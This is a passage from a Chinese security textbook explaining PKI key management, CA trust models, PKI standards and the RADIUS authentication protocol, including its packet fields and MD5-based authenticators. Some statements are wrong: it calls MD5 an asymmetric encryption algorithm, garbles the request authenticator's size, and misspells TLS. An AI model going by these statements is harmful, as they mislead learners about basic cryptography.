PKI技术要求每个用户拥有两对公私密钥。其中一对用于数据加密和解密，另一对用于数字签名和校验签名，以支持数字签名的不可否认性。这两对密钥在管理上的要求并不一样。

（1）密钥生成。

用于加密/解密的密钥对可以在客户端生成，也可以在一个可信的第三方机构生成。如果在异地生成该密钥对，必须能够保证将其安全地传输到客户端供客户使用。

用于签名/校验的密钥对一般要求在客户端生成，特殊情况下（例如客户端没有能力生成密钥对）可以在一个可信的第三方生成。但是，该密钥对中用于签名的私钥只能由用户自身唯一拥有，严禁在网络中传输，或存放于网络中的其他地方。如果该密钥对是由第三方生成的，则在用户获得该密钥对后，第三方必须销毁其中的私钥。但用于校验签名的公钥可以在网络中传输，还可以随处发布。

（2）密钥备份和恢复。

PKI要求应用系统提供密钥备份与恢复功能。当用户忘记密钥访问口令或存储用户密钥的设备损坏时，可以利用此功能恢复原来的密钥对，从而使原来加密的信息可以正确

解密。

并不是用户的所有密钥都需要备份,也并不是任何机构都可以备份密钥。可以备份的密钥仅限于用于加密/解密的密钥对,而用于签名/校验的密钥对则不可备份,否则将无法保证用户签名信息的不可否认性。用于签名/校验的密钥对在损坏或泄露后必须重新产生。可以备份密钥的应该是可信的第三方机构,如 CA、专用的备份服务器等。

(3) 密钥更新。

密钥的使用是存在有效期的。当密钥到期时,PKI 应用系统应该可以自动为用户进行密钥更新。也可以由用户主动向 RA 申请更新,同时进行证书更新。

(4) 密钥归档。

当用于加密/解密的密钥对成功更新后,原来使用的密钥对必须进行归档处理,以保证原来的加密信息可以正确地解密。但用于签名/校验的密钥对成功更新后,原来密钥对中用于签名的私钥必须安全地销毁;而原来密钥对中用于校验签名的公钥要归档管理,以便将来对旧的签名信息进行校验。

PKI 系统的密钥管理总体来说应该是自动的,并且是对用户透明的。有的 PKI 系统还要求能为一个用户管理多对密钥和证书,能够提供对密钥周期和用途等进行设置的安全策略编辑和管理工具。好的密钥管理能提高 PKI 系统的扩展性和降低运行成本。

5. 信任模型

通常一个 CA 为一个有限的用户团体提供服务,这样的用户团体通常被称为安全领域(Security Domain)。大型网络系统中往往存在多个 CA,所以 PKI 需要建立不同安全领域之间的相互信任关系。信任模型是 PKI 中建立信任关系和验证证书时寻找和遍历信任路径的模型。

1) 单 CA 信任模型

单 CA 信任模型是最基本的信任模型,即整个 PKI 系统中只有一个 CA。该 CA 为系统中所有用户提供安全服务,被所有用户所信任,如图 3.14 所示。

单 CA 信任模型容易实现,易于管理,只需要建立一个 CA,所有用户之间都能相互认证。但是,该模型对于拥有大量用户或不同的用户群体的系统支持困难。




图3.14 单 CA 信任模型

2) 严格层次信任模型

在严格层次信任模型中,通过 CA 间的主从关系建立信任模型。可以用一棵倒置的树对其进行描述,如图 3.15 所示。

这种模型中有一个特殊的 CA 称为根 CA,每个用户都知道根 CA 的公钥,所有用户都信任根 CA,根 CA 的证书由自己签发。根 CA 下可以有零层或多层子 CA,上层 CA 为下层 CA 签发证书,倒数第二层的子 CA 为以它为根的用户群体签发证书,通常其他层的 CA 不直接为用户签发证书。该模型中的信任关系是单向的,各级 CA 组成了一个信任链。两个用户进行相互认证时,双方都提供自己的证书和签名,通过根 CA 来对证书进行有效性和真实性的认证。

严格层次信任模型具有扩展性好的优点,比较容易增加新的信任域,而且证书路径长度一般不会很长。但是单个 CA 的失败会影响整个 PKI 体系,影响的大小与其离根 CA 的距离相关,根 CA 的失效将导致整个 PKI 系统的失效。

3) 网状信任模型

网状信任模型又称为分布式信任模型，与严格层次信任模型相反，网状信任模型将信任分散到两个或多个 CA 上，如图 3.16 所示。




图 3.15　严格层次信任模型　　　　图 3.16　网状信任模型

如果任意两个 CA 间都存在相互认证，则这种模型成为严格网状信任模型。有的复杂系统中会结合网状模型与层次模型，建立混合型信任模型。

网状模型具有更好的灵活性，单个 CA 的安全性对整个 PKI 系统的影响有限。增加新的认证域也方便，只要新的 CA 与网中其他至少一个 CA 建立信任关系即可。但是，网状模型也存在认证路径发现难和实现复杂的缺点。

4）桥 CA 信任模型

桥模型被设计用来克服层次模型和网状模型的缺点和链接不同的 PKI 体系。桥 CA 通过分别与多个信任域的 CA 进行交叉认证的方式，建立不同信任域的 CA 之间的信任路径，从而实现不同信任域实体之间的互连、互通、互操作，允许用户保持原有的信任 CA，如图 3.17 所示。桥 CA 不同于树状结构和网状结构中的 CA，它不直接向用户签发证书，它也不像根 CA 那样是可信实体。如同网络中使用的集线器，任何结构类型的 PKI 都可以通过桥 CA 连接在一起，实现彼此间的信任。




图 3.17　桥 CA 信任模型

桥 CA 的实用性很强，代表了现实世界中证书机构的相互关系，证书路径较易发现，路径较短。但桥 CA 存在证书路径的有效发现和确认困难、证书复杂、证书和证书状态信息获取困难、大型 PKI 目录的互操作性不方便的缺点。

5）以用户为中心的信任模型

在以用户为中心的信任模型中，每个用户自己决定信任哪些证书。用户自己就是自己的根 CA，没有可信的第三方作为 CA，如图 3.18 所示。




图 3.18　以用户为中心的信任模型

这种模型中用户的可控性很强。例如用户 A 收到一个标明是 B 的证书，但是发现该证书是由他不认识的 C 签名的，但是 C 的证书是由用户认识且信任的 D 签名的，于是就存在一个从 D 到 C 到 B 的密钥链。这时用户可以自我决定是否信任 B 的证书。

这种模型对用户自身的决策能力要求较高，所以一般适用于技术水平较高和利害关系高度一致的群体中，不适用于金融或政府环境，因为这些环境通常是需要对用户的信任行为实行某种控制的。

6）Web 信任模型

Web 信任模型建立在浏览器的基础之上，浏览器中内置了多个根 CA，各个根 CA 间是相互平行的，浏览器用户信任这些根 CA，如图 3.19 所示。由于这些根 CA 是由浏览器厂商内置的，厂商隐含认证了这些根 CA，所以浏览器厂商是实际上的根 CA。




图 3.19　Web 信任模型

Web 信任模型操作性强，使用方便，对用户的要求较低。但是，存在安全性较差和根 CA 与用户的信任关系模糊的缺点。嵌入的多个根 CA 只要有一个失效，安全性也将被破坏，而且没有实用的机制来发现和撤销失效的根 CA。另外，用户很难知道某个浏览器嵌入了哪些根 CA，也无法知道这些根 CA 的依托方是谁。

6. PKI 相关的国际标准

与 PKI 相关的国际标准可以分为两类：一类用来定义 PKI，另一类依赖于 PKI。

1）定义 PKI 的标准

在 PKI 系统中，用户的注册流程、数字证书的格式、CRL 的格式、证书的申请格式以及

数字签名格式等都有相关的国际标准进行了严格的定义。

- X.509。由国际电信联盟 ITU 制定,用来对 PKI 中的数字证书进行规范化定义。
- PKCS。由美国 RSA 数据安全公司及其合作伙伴制定的一组公钥密码学标准,内容包括证书申请、证书更新、CRL 发布、数字签名、扩展证书以及数字信封的格式等方面的一系列标准。
- PKIX。由 IETF 组织中的 PKI 工作小组制定,主要定义了 PKI 系统中的用户、CA、RA 和证书存取库等的模型。

2) 依赖于 PKI 的标准

当前有很多依赖于 PKI 的安全标准,如安全的套接层协议(SSL)、传输层安全协议(TLS)、安全的多用途互联网邮件扩展协议(S/MIME)、IP 安全协议(IP Sec)等。

- S/MIME。是一个用于发送安全报文的 IETF 标准。它采用了 PKI 数字签名技术并支持消息和附件的加密,无须收发双方共享相同密钥,S/MIME 采用 PKI 技术标准来实现,并适当地扩展了 PKI 的功能。目前该标准包括密码报文语法、报文规范、证书处理以及证书申请语法等方面的内容。
- SSL/TIS。是互联网中访问 Web 服务器最重要的安全协议,也可以应用于基于客户/服务器模型的应用系统,SSL/TLS 都利用 PKI 的数字证书来认证客户和服务器的身份。
- IPSec。是 IETF 制定的 IP 层加密协议,采用了 PKI 中进行加密和认证过程的密钥管理的功能。IPSec 主要用于开发新一代的 VPN。

3.3.3.2 RADIUS 协议

1. AAA 简介

AAA 是 Authentication(认证)、Authorization(授权)和 Accounting(计费)的简称。这里的认证就是本章所指的对用户的身份进行验证,判断其是否为合法用户。授权是指当用户身份被确认合法后,赋予该用户能够使用的业务和拥有的权限,例如分配一个 IP 地址。计费是指网络系统收集、记录用户对网络资源的使用情况以便向用户收取费用和进行审计。AAA 是网络运营的基础,既保证了合法用户的权益,又有效地保证了网络系统的运行安全。

RADIUS(Remote Authentication Dial-In User Service,远程认证拨号用户服务)是使用广泛的用户接入管理协议。最初,Livingston 公司提出 RADIUS 协议的目的是简化认证流程,便于进行大量用户的接入验证。后来,经过不断扩充和完善,其应用范围扩展到无线验证和 VPN 验证等领域,提供成熟的 AAA 管理。

2. RADIUS 的工作过程

RADIUS 是基于 UDP 的应用层协议,认证使用 1812 端口,计费使用 1813 接口。

RADIUS 采用客户/服务器模式,其中客户端是指网络接入服务器(Network Access Server, NAS)或 RADIUS 客户端软件,服务器端是指 RADIUS 服务器。

- 客户端的功能是把用户身份信息(用户名、密码)传输给 RADIUS 服务器,并处理返回的响应。
- RADIUS 服务器的功能是接收客户端发来的用户接入请求,对用户身份进行验证,

以提示用户认证通过与否，是否需要 Challenge 身份认证，并返回给客户端为其提供服务所需的配置信息。

RADIUS 服务器采用数据库的形式中集中存放用户的相关安全信息，避免安全信息凌乱散布带来的不安全性，同时更可靠且易于管理。实施计费时，客户端将用户的上网时长、进出字节数、进出包数等原始数据送到 RADIUS 服务器上，以供 RADIUS 服务器计费时使用。

一个 RADIUS 服务器可以充当其他 RADIUS 服务器或其他模式的认证服务器的代理，以支持漫游功能。所谓漫游功能，就是代理的一个具体实现，可以让用户通过本来和其无关的 RADIUS 服务器进行认证。

RADIUS 认证授权工作的主要步骤如图 3.20 所示。




图 3.20　RADIUS 认证授权过程

(1) 用户首先启动与客户端的连接(例如采用 VPN 拨号、Telnet 等)，输入用户名和密码。

(2) 客户端采用非对称加密算法 MD5(Message Digest Algorithm 5，消息摘要算法第 5 版)对密码进行加密，再将用户名、密码、客户端 ID 和用户访问端口的 ID 等相关信息封装成 RADIUS“接入请求(Access Request)”数据包并发送给 RADIUS 服务器。

(3) RADIUS 服务器对用户进行认证，必要时可以提出一个 Challenge，收集用户的附加信息以进一步对用户进行认证。

(4) 如果用户通过认证，RADIUS 服务器向客户端发送“允许接入(Access Accept)”数据包。如果用户信息没有通过认证(用户名或口令不正确)，则向客户端发送“拒绝接入(Access Reject)”数据包，或者是发送“重新输入口令(Change Password)”数据包要求用户重新输入口令。

(5) 若客户端收到的是允许接入包，则向 RADIUS 服务器提出计费请求(Account Require)，RADIUS 服务器进行响应(Account Accept)，对用户的计费开始。同时，授予用户相应的权限以允许用户进行自己的相关操作。如果客户端收到的是拒绝接入包，则是拒绝用户的接入请求。

3. RADIUS 数据包格式

RADIUS 数据包格式如图 3.21 所示。

1) Code

Code 字段长度为 1B，用于区分 RADIUS 数据包的类型。常用的 Code 值(十进制)和对应的数据包类型如下：

Code＝1，接入请求(Access-Request)。

Code＝2，接入允许(Access-Accept)。

Code＝3，接入拒绝(Access-Reject)。

0 1 2 3 4 5 6 7	0 1 2 3 4 5 6 7	0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7
Code	Identifier	Length
Authenticator		
Attributes		

图 3.21 RADIUS 数据包格式

Code＝4，计费请求(Accounting-Request)。

Code＝5，计费响应(Accounting-Response)。

Code＝11，接入询问(Access-Challenge)。

Code＝12，服务器状态(Status-Server(experimental))。

Code＝13，客户端状态(Status-Client(experimental))。

Code＝255，预留(Reserved)。

2) Identifier

Identifier 字段长度为 1B，用于请求和应答包的匹配，一般是短期内不重复的数值。RADIUS 服务器能检测出具有相同的客户源 IP 地址、源 UDP 端口及标识符的重复请求。

3) Length

Length 字段长度为 2B，用于表示 RADIUS 数据包(包括 Code、Identifier、Length、Authenticator、Attributes)的总长度，最小为 20B，最大为 4096B。数据包超出长度域所指示的部分将被看作是填充字节而被忽略(不接收)，如果数据包大小比长度域所指示的小，则必须丢弃该分组。

4) Authenticator

Authenticator 字段长度为 16B，用于验证 RADIUS 服务器的应答和对用户口令的加密。通过 RADIUS 服务器与客户端的共享密钥以及请求认证码(Request Authenticator)和应答认证码(Response Authenticator)共同支持发、收数据包的完整性和认证。

(1) 请求认证码。

在接入请求数据包中，请求认证码是一个 16B 的随机二进制数。在密钥的整个生存周期中，这个值应该是唯一且不可预测的，因为具有相同密钥的重复请求值会使黑客有机会使用已截取的响应回复用户。因为同一密钥可以用在不同地理区域中的服务器的验证中，所以请求认证码应该具有临时的全球唯一性。

在请求接入和请求计费数据包中的请求认证码的生成方式是有区别的。对于请求接入包，请求认证码是 16 个 8B 的随机数。对于计费请求包，认证码是一串由 Code、Identifier、Length、16 个为 0 的 8B、请求属性和共享密钥所构成的字节流经过 MD5 加密算法计算出的散列值，即

Request_Auth ＝ MD5(Code＋Identifier＋Length＋16 个为 0 的 8B＋Attributes＋Shared Secret)

(2) 响应认证码。

响应认证码是允许接入、拒绝接入、接入询问和计费响应数据包中的认证码值，它是一串由编码域、标识符、长度、来自接入请求数据包的请求认证码和执行共享机密的响应属性构成的字节流上计算出的单向 MD5 散列，即

Response_Auth ＝ MD5(Code＋ Identifier ＋Length＋Request_Auth＋Attributes＋Shared Secret)

5) Attributes

Attributes 字段长度可变，由包含的属性的类型和长度决定。每个 RADIUS 数据包可以有 0 个或多个属性，RADIUS 协议通过不同的属性定义各种操作。不同的属性包含不同的信息，每个属性由 3 部分组成：类型(Type)、长度(Length)、属性值(Value)。用户可以根据实际需要在不中断已存在协议执行的前提下自行定义新的属性。有关属性的详细内容可以参看 RFC 文档。

4. RADIUS 认证的安全措施

1) 用户口令加密

采用 MD5 加密算法对客户端和 RADIUS 服务器之间传输的用户口令进行加密，防止口令泄露。

2) 认证机制

客户端和 RADIUS 服务器之间利用共享密钥技术和认证码方式进行认证，保证数据传输的完整性、机密性，同时防止网络上的其他主机冒充客户端或 RADIUS 服务器。具体实现过程如下：

(1) 客户端生成包括请求认证码的接入请求数据包，发送给 RADIUS 服务器。

(2) RADIUS 服务器收到客户端的接入请求后，根据用户名在数据库中查找匹配项。如果找到，则采用与客户端一致的方法也产生一个认证码。

(3) 如果两个认证码一致，则发送允许接入数据包给客户端。否则，发送拒绝接入数据包。

(4) RADIUS 服务器构造包含响应认证码的响应数据包，发送给客户端。

(5) 客户端收到认证响应数据包后，根据正在等待响应的那个请求的请求认证码和响应包的内容也产生一个响应认证码，将这个响应认证码与 RADIUS 服务器发送来的认证码相比较。若相等，则认证通过，建立连接，否则认证失败。

3) 用户与客户端之间的认证

RADIUS 协议可以支持多种用户与客户端之间的认证方式，例如 PAP(Password Authentication Protocol，密码认证协议)、CHAP(Challenge Handshake Authentication Protocol，挑战/握手认证协议)和 EAP(Extensible Authentication Protocol，可扩展认证协议)、UNIX 的登录操作(UNIX Login)等。

4) 数据包重传机制

RADIUS 采用 UDP 协议的原因有两点：一是客户端和 RADIUS 服务器大多在同一个局域网中，使用 UDP 更加快捷方便；二是简化了服务端的实现。但是 UDP 协议存在丢包现象，所以 RADIUS 协议通过数据包重传机制解决 UDP 数据包丢失问题。

如果客户端在发出请求(接入请求、计费请求等)后没有收到响应信息，会多次重传请求，如果多次重传后仍然收不到响应，那么就认为 RADIUS 服务器已经关机。这时，客户端

会向备用的 RADIUS 服务器发送请求。

5）重放攻击防范

为防止非法用户的重放攻击，如果在一个很短的时间片段内出现一个具有相同的客户源 IP 地址、源 UDP 端口号和标识符的请求，RADIUS 服务器将会认为这是一个重复请求，直接将其丢弃，不做任何处理。

